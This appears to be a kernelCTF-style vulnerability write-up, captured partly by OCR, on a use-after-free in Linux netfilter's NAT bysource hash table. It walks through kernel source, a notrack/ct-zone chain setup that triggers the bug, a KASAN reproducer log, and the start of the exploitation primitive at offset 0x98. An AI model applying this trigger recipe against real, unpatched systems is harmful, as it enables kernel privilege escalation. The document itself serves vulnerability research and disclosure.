


```
static int nft_ct_set_init(const struct nft_ctx *ctx,
                           const struct nft_expr *expr,
                           const struct nlattr * const tb[])
{
        struct nft_ct *priv = nft_expr_priv(expr);
        unsigned int len;
        int err;

        priv->dir = IP_CT_DIR_MAX;
        priv->key = ntohl(nla_get_be32(tb[NFTA_CT_KEY]));
        switch (priv->key) {

        // [skipped]

#ifdef CONFIG_NF_CONNTRACK_ZONES
        case NFT_CT_ZONE:
                mutex_lock(&nft_ct_pcpu_mutex);
                if (!nft_ct_tmpl_alloc_pcpu()) { // [1]
                        mutex_unlock(&nft_ct_pcpu_mutex);
                        return -ENOMEM;
                }
                nft_ct_pcpu_template_refcnt++;
                mutex_unlock(&nft_ct_pcpu_mutex);
                len = sizeof(u16);
                break;
#endif

        // [skipped]

        default:
                return -EOPNOTSUPP;
        }

        // [skipped]

        err = nf_ct_netns_get(ctx->net, ctx->family); // [2]
        if (err < 0)
                goto err1;

        return 0;

err1:
        __nft_ct_set_destroy(ctx, priv);

```

```
45
            return err;
    }
```

[1] : `nft_ct_tmpl_alloc_pcpu()` function pre-allocates a percpu `template nf_conn`, stored in `nft_ct_pcpu_template`, for later use.
[2] : `nf_ct_netns_get()` function registers the callbacks required by `nf_conntrack` to netfilter hooks.

Once the chain containing this rule is registered to a netfilter hook, and a packet hits this rule, the `eval` function - `nft_ct_set_zone_eval()` - is invoked:



```
1   static void nft_ct_set_zone_eval(const struct nft_expr *expr,
2                                    struct nft_regs *regs,
3                                    const struct nft_pktinfo *pkt)
4   {
5           struct nf_conntrack_zone zone = { .dir = NF_CT_DEFAULT_ZONE_DIR };
6           const struct nft_ct *priv = nft_expr_priv(expr);
7           struct sk_buff *skb = pkt->skb;
8           enum ip_conntrack_info ctinfo;
9           u16 value = nft_reg_load16(&regs->data[priv->sreg]);
10          struct nf_conn *ct;
11
12          ct = nf_ct_get(skb, &ctinfo);
13          if (ct) /* already tracked */ // [1]
14                  return;
15
16          zone.id = value;
17
18          switch (priv->dir) {
19          case IP_CT_DIR_ORIGINAL:
20                  zone.dir = NF_CT_ZONE_DIR_ORIG;
21                  break;
22          case IP_CT_DIR_REPLY:
23                  zone.dir = NF_CT_ZONE_DIR_REPL;
24                  break;
25          default:
26                  break;
27          }
28
29          ct = this_cpu_read(nft_ct_pcpu_template);
30
31          if (likely(refcount_read(&ct->ct_general.use) == 1)) { // [2]
32                  refcount_inc(&ct->ct_general.use);
33                  nf_ct_zone_add(ct, &zone);
34          } else {                                               // [3]
35                  /* previous skb got queued to userspace, allocate temporary
36                   * one until percpu template can be reused.
37                   */
38                  ct = nf_ct_tmpl_alloc(nft_net(pkt), &zone, GFP_ATOMIC);
39                  if (!ct) {
40                          regs->verdict.code = NF_DROP;
41                          return;
42                  }
43          }
44
```

```
45
46

            nf_ct_set(skb, ct, IP_CT_NEW);
    }
```


This expression assigns zone information to a packet by attaching a `template nf_conn`. By default, it reuses the percpu `template nf_conn`, which is allocated during expression initialization [2]. However, if the percpu `template nf_conn` is still in use by another packet (e.g., one still queued in `nf_queue`), a temporary `template nf_conn` is allocated and used instead [3].

This expression does not work with tracked packets (i.e., packets that already have an `nf_conn` assigned) [1].

5.2 Setup nf_nat_setup_info() function

To invoke the `nf_nat_setup_info()` function, we register an empty base NAT chain. As mentioned ealier in nf_nat, this action triggers the `nf_nat_ipv4_register_fn()` function to register four callbacks for the `nf_nat` module. `nf_nat_setup_info()` function can be called from these callbacks when a packet passes the hooks.

However, insertion into the `nf_nat_bysource` hash table happens only `if (maniptype == NF_NAT_MANIP_SRC)` [1]:



```
unsigned int
nf_nat_setup_info(struct nf_conn *ct,
                  const struct nf_nat_range2 *range,
                  enum nf_nat_manip_type maniptype)
{
        struct net *net = nf_ct_net(ct);
        struct nf_conntrack_tuple curr_tuple, new_tuple;

        /* Can't setup nat info for confirmed ct. */
        if (nf_ct_is_confirmed(ct))
                return NF_ACCEPT;

        // [skipped]

        if (maniptype == NF_NAT_MANIP_SRC) { // [1]
                unsigned int srchash;
                spinlock_t *lock;

                srchash = hash_by_src(net, nf_ct_zone(ct),
                                      &ct->tuplehash[IP_CT_DIR_ORIGINAL].tuple);
                lock = &nf_nat_locks[srchash % CONNTRACK_LOCKS];
                spin_lock_bh(lock);
                hlist_add_head_rcu(&ct->nat_bysource,
                                   &nf_nat_bysource[srchash]);
                spin_unlock_bh(lock);
        }

        // [skipped]

        return NF_ACCEPT;
}
```

`maniptype` is set to `NF_NAT_MANIP_SRC` when `nf_nat_setup_info()` is invoked from hooks responsible for source NAT: `NF_INET_LOCAL_IN` and `NF_INET_POST_ROUTING`.

5.3 Bring the template nf_conn to nf_nat_setup_info()

The function `nf_nat_setup_info()` can be invoked at two hooks:

- `NF_INET_LOCAL_IN`

- `NF_INET_POST_ROUTING`

I chose to work with `nf_nat_setup_info()` at `NF_INET_POST_ROUTING` hook because, when a packet is sent to the localhost via the loopback interface, it reaches the `NF_INET_POST_ROUTING` hook before reaches the `NF_INET_LOCAL_IN` hook:

```
`local process` -> `NF_INET_LOCAL_OUT` -> `NF_INET_POST_ROUTING` -> `...` (loopback)
```

This helps the packet avoid unnecessary processing that would occur if it had to travel further to a later hook, such as `NF_INET_LOCAL_IN`.

first attempt:

A simple setup: `nft_ct_set_zone_eval()` is registered before `nf_nat_setup_info()`.

The `nf_nat_setup_info()` function is called at the `NF_INET_POST_ROUTING` hook with priority `NF_IP_PRI_NAT_SRC`. To make `nft_ct_set_zone_eval()` runs before it, we register a chain containing `ct` expression to the same `NF_INET_POST_ROUTING` hook, but with a higher priority: `NF_IP_PRI_NAT_SRC - 1`.

Callbacks at `NF_INET_POST_ROUTING`:

callback	priority
`nft_ct_set_zone_eval()`	`NF_IP_PRI_NAT_SRC` - 1
`nf_nat_setup_info()`	`NF_IP_PRI_NAT_SRC` (fixed)

Result: failed
Reason: When a packet is sent from a local process, it first encounters the `nf_conntrack_in()` function at `NF_INET_LOCAL_OUT` (registered by `nf_ct_netns_get()`). This function assigns a normal `nf_conn` to the packet. Later, when the packet reaches `nft_ct_set_zone_eval()`, it sees the packet is already tracked so it skips assigning a `template nf_conn`.

```c
```

```c
static void nft_ct_set_zone_eval(const struct nft_expr *expr,
                                 struct nft_regs *regs,
                                 const struct nft_pktinfo *pkt)
{
        // [skipped]

        ct = nf_ct_get(skb, &ctinfo);
        if (ct) /* already tracked */
                return;

        // [skipped]
}
```

second attempt:

What if we place `nft_ct_set_zone_eval()` before `nf_conntrack_in()` ?

Result: failed

After trying this approach, I realized that `nf_conntrack_in()` uses the `template nf_conn` (if present in the packet) as a template to create a `normal nf_conn`, and then replaces the `template nf_conn` in the packet with the newly created normal one.

After two simple attempts, I tried several more setups to help the `template nf_conn` bypass the `nf_conntrack_in()` callback, but they all failed.

Stuck! Stuck! Stuck!

I went to bed early that day… but why do the ideas always come right before we fall asleep? xD

The trick lies right at the beginning of the `nf_conntrack_in()` function. Let's break down the code:

</> C

```
1   unsigned int
2   nf_conntrack_in(struct sk_buff *skb, const struct nf_hook_state *state)
3   {
4           enum ip_conntrack_info ctinfo;
5           struct nf_conn *ct, *tmpl;
6           u_int8_t protonum;
7           int dataoff, ret;
8
9           tmpl = nf_ct_get(skb, &ctinfo);  // [1]
10          if (tmpl || ctinfo == IP_CT_UNTRACKED) { // [2]
11                  /* Previously seen (loopback or untracked)?  Ignore. */
12                  if ((tmpl && !nf_ct_is_template(tmpl)) || // [3]
13                       ctinfo == IP_CT_UNTRACKED) // [4]
14                          return NF_ACCEPT; // [5]
15                  skb->_nfct = 0;
16          }
17
18          // continue creating a normal nf_conn and assign it to the packet
19
20          // [skipped]
21  }
```

First, it extracts the `nf_conn` from the packet into the `tmpl` variable [1]. Then, it checks whether the packet already carries an `nf_conn` [2]:

- If not, it skips the code block and proceeds to create a `normal nf_conn` for the packet (our first attempt).
- If the packet carries a `template nf_conn`, the check at [3] fails, causing the function to escape the code block and create a `normal nf_conn` (our second attempt).

Only a packet carrying a `normal nf_conn` passes all checks and reaches [5], where `nf_conntrack_in()` skips processing and does not create a new `nf_conn` for the packet.

But there is a way to make `nf_conntrack_in()` skip a packet that hasn't yet carried an `nf_conn`. Can you spot it?

…

…

The key to bypassing `nf_conntrack_in()` is the `IP_CT_UNTRACKED`.

Even when `tmpl = nf_ct_get(skb, &ctinfo);` is `NULL`, having `ctinfo == IP_CT_UNTRACKED` allows the packet to pass the check at [2]. Since `ctinfo == IP_CT_UNTRACKED`, the condition at [4] also evaluates to true, causing the function to jump to [5] and skip processing the packet.

We can set the `IP_CT_UNTRACKED` info on a packet using the `nf_tables` expression `notrack`:

```c
static void nft_notrack_eval(const struct nft_expr *expr,
                             struct nft_regs *regs,
                             const struct nft_pktinfo *pkt)
{
        struct sk_buff *skb = pkt->skb;
        enum ip_conntrack_info ctinfo;
        struct nf_conn *ct;

        ct = nf_ct_get(pkt->skb, &ctinfo);
        /* Previously seen (loopback or untracked)?  Ignore. */
        if (ct || ctinfo == IP_CT_UNTRACKED)
                return;

        nf_ct_set(skb, ct, IP_CT_UNTRACKED);
}
```

Input: a packet with `ct == NULL`

Output: a packet with `ct == (NULL | IP_CT_UNTRACKED)`

`nft_ct_set_zone_eval()` doesn't care about `IP_CT_UNTRACKED`. It still proceeds to assign a `template nf_conn` to the packet.

final attempt:

Callbacks at `NF_INET_LOCAL_OUT`:

callback	priority	nf_conn after callback
`nft_notrack_eval()`	`NF_IP_PRI_CONNTRACK` - 1	(NULL | IP_CT_UNTRACKED)
`nf_conntrack_in()`	`NF_IP_PRI_CONNTRACK` (fixed)	(NULL | IP_CT_UNTRACKED)

callback	priority	nf_conn after callback
`nft_ct_set_zone_eval()`	`NF_IP_PRI_CONNTRACK` + 1	`template nf_conn`

Callbacks at `NF_INET_POST_ROUTING`:


callback	priority
`nf_nat_setup_info()`	`NF_IP_PRI_NAT_SRC` (fixed)

Result: success.

5.4 Free a template nf_conn

`nf_conn` is a reference-counted object. When `nf_ct_put()` is called, the `refcnt` is decremented by 1. If the `refcnt` reaches 0, the `nf_ct_destroy()` function is invoked to free the `nf_conn` object.

The `nft_ct_set_zone_eval()` function supports two types of `template nf_conn` objects:



```
static void nft_ct_set_zone_eval(const struct nft_expr *expr,
                                 struct nft_regs *regs,
                                 const struct nft_pktinfo *pkt)
{
        // [skipped]

        ct = this_cpu_read(nft_ct_pcpu_template);

        if (likely(refcount_read(&ct->ct_general.use) == 1)) { // [1]
                refcount_inc(&ct->ct_general.use);
                nf_ct_zone_add(ct, &zone);
        } else {                                               // [2]
                /* previous skb got queued to userspace, allocate temporary
                 * one until percpu template can be reused.
                 */
                ct = nf_ct_tmpl_alloc(nft_net(pkt), &zone, GFP_ATOMIC);
                if (!ct) {
                        regs->verdict.code = NF_DROP;
                        return;
                }
        }

        nf_ct_set(skb, ct, IP_CT_NEW);
}
```

[1] : percpu `template nf_conn`

The percpu `template nf_conn` is created by init function with an initial `refcnt` of 1. When attached to a packet, `refcnt` is increased to 2. To free this percpu `template nf_conn`:

- Drop the packet to trigger `nf_ct_put()`, decrease `refcnt` to 1.
- Remove the rule from the chain to trigger the destroy function, which calls `nf_ct_put()` again, decrease `refcnt` to 0. `nf_ct_destroy()` is called.

[2] : Temporary `template nf_conn`

After being allocated and attached to the packet, its `refcnt` is set to 1. Dropping the packet decrements the `refcnt` to 0, and `nf_ct_destroy()` is called immediately.

For the exploitation, I will setup and use `nf_queue` to keep the percpu `template nf_conn` busy and unavailable, forcing the kernel to use the temporary one instead, since it's easier to trigger the

free function.

However, for writing a reproducer to trigger KASAN, I'll use the percpu `template nf_conn`, because I want to avoid using `nf_queue`, an unrelated module.

5.5 Link another nf_conn to the nf_nat_bysource hash table at the same bucket

The hash of an `nf_conn`, used as the index in the `nf_nat_bysource` hash table, is calculated based on certain fields in the `nf_conn` structure. As long as we only use `template nf_conn`, we're safe, because all `template nf_conn` will have the same hash (unless the zone info is different, but we can control this data).

By sending another packet through the same hook setup, we insert a second `template nf_conn` into the same bucket of the `nf_nat_bysource` hash table.

5.6 KASAN trigger Reproducer

All the steps are as follows:

Step	Action
1	Set up a table
2	Add a base chain at `NF_INET_LOCAL_OUT` with priority `NF_IP_PRI_CONNTRACK - 1`, contain
3	Add a base chain at `NF_INET_LOCAL_OUT` with priority `NF_IP_PRI_CONNTRACK + 1`, contain
4	Register an empty nf_tables NAT base chain
5	Add a base chain at `NF_INET_POST_ROUTING` with priority `NF_IP_PRI_NAT_SRC + 1`, contai
6	Send the first packet
7	Remove the rule containing `nft_ct_set_zone_eval()`
8	Re-add a rule containing `nft_ct_set_zone_eval()`
9	Send the second packet

reproducer source

```
longhh@syzkaller:~$ ./exploit
[*] Setting up user namespace
[*] Pinning process to CPU #0
[*] Loopback interface 'lo' is now up.
[*] Creating netfilter netlink socket
[   10.215892] ==================================================================
[   10.218529] BUG: KASAN: use-after-free in nf_nat_setup_info+0x200c/0x2060
[   10.221323] Write of size 8 at addr ffff88800f91f098 by task exploit/313
[   10.226269]
[   10.227267] CPU: 0 PID: 313 Comm: exploit Not tainted 6.1.124 #1
[   10.229735] Hardware name: QEMU Ubuntu 24.04 PC (i440FX + PIIX, 1996), BIOS 1.16.3-debian-1.16.3-2 04/01/2014
[   10.234892] Call Trace:
[   10.237029]  <TASK>
[   10.237549]  dump_stack_lvl+0x43/0x60
[   10.238417]  print_report+0xc3/0x5f0
[   10.239282]  ? nf_nat_setup_info+0x200c/0x2060
[   10.240465]  ? nf_nat_setup_info+0x200c/0x2060
[   10.241208]  kasan_report+0xc5/0x100
[   10.241858]  ? nf_nat_setup_info+0x200c/0x2060
[   10.242604]  nf_nat_setup_info+0x200c/0x2060
[   10.243287]  ? nf_ct_nat_ext_add+0x160/0x160
[   10.244008]  __nf_nat_alloc_null_binding+0x12f/0x1a0
[   10.245062]  ? nf_nat_setup_info+0x2060/0x2060
[   10.245800]  nf_nat_inet_fn+0x695/0x9b0
[   10.246446]  ? nft_do_chain_inet_ingress+0xbb0/0xbb0
```

VI. Exploitation

Target:

```c
kCTF cos-109-17800.436.33 machine:

Kernel image (bzImage): https://storage.googleapis.com/kernelctf-build/releases/c
Kernel image (vmlinux): https://storage.googleapis.com/kernelctf-build/releases/c
Kernel config: https://storage.googleapis.com/kernelctf-build/releases/cos-109-17
  -> derived from COS config: https://storage.googleapis.com/kernelctf-build/rele
Source code info: https://storage.googleapis.com/kernelctf-build/releases/cos-109
```

6.1 Original Primitive

Before developing the exploit, we must understand the primitive we are working with.

The UAF is triggered via the `hlist_add_head_rcu()` function:

```c
static inline void hlist_add_head_rcu(struct hlist_node *n,
                                      struct hlist_head *h)
{
        struct hlist_node *first = h->first;

        n->next = first;
        WRITE_ONCE(n->pprev, &h->first);
        rcu_assign_pointer(hlist_first_rcu(h), n);
        if (first)
                WRITE_ONCE(first->pprev, &n->next); // hlist_add_head_rcu includ
}
```

In this function, the address of `n->next` is written into `first->pprev` of a freed `nf_conn` object.


The `template nf_conn` is allocated from the `kmalloc-256` slab cache.

Offset of hlist_node `nat_bysource`:

```c
pwndbg> ptype /ox struct nf_conn
/* offset      |    size */  type = struct nf_conn {
// [skipped]
/* 0x0090      |  0x0010 */    struct hlist_node {
/* 0x0090      |  0x0008 */        struct hlist_node *next;
/* 0x0098      |  0x0008 */        struct hlist_node **pprev;

                                   /* total size (bytes):   16 */
                               } nat_bysource;
// [skipped]
```

- `nat_bysource.next` : offset `0x90`
- `nat_bysource.pprev` : offset `0x98`

Original Primitive: The address of `nat_bysource.next` field (offset `0x90`) of the second `template nf_conn` is written into `nat_bysource.pprev` field (offset `0x98`) of the freed chunk previously used by the first `template nf_conn`.



6.2 Changing the primitive

The next step is to find a structure that can be allocated from same cache as the `template nf_conn` - `kmalloc-256`, and also has an interesting field located at offset `0x98`.

`nf_tables` is the only module I had read while writing the exploit for this vulnerability. However, most of the objects in `nf_tables` are allocated from the `kmalloc-cg-*` caches, not from the `kmalloc-*` caches.

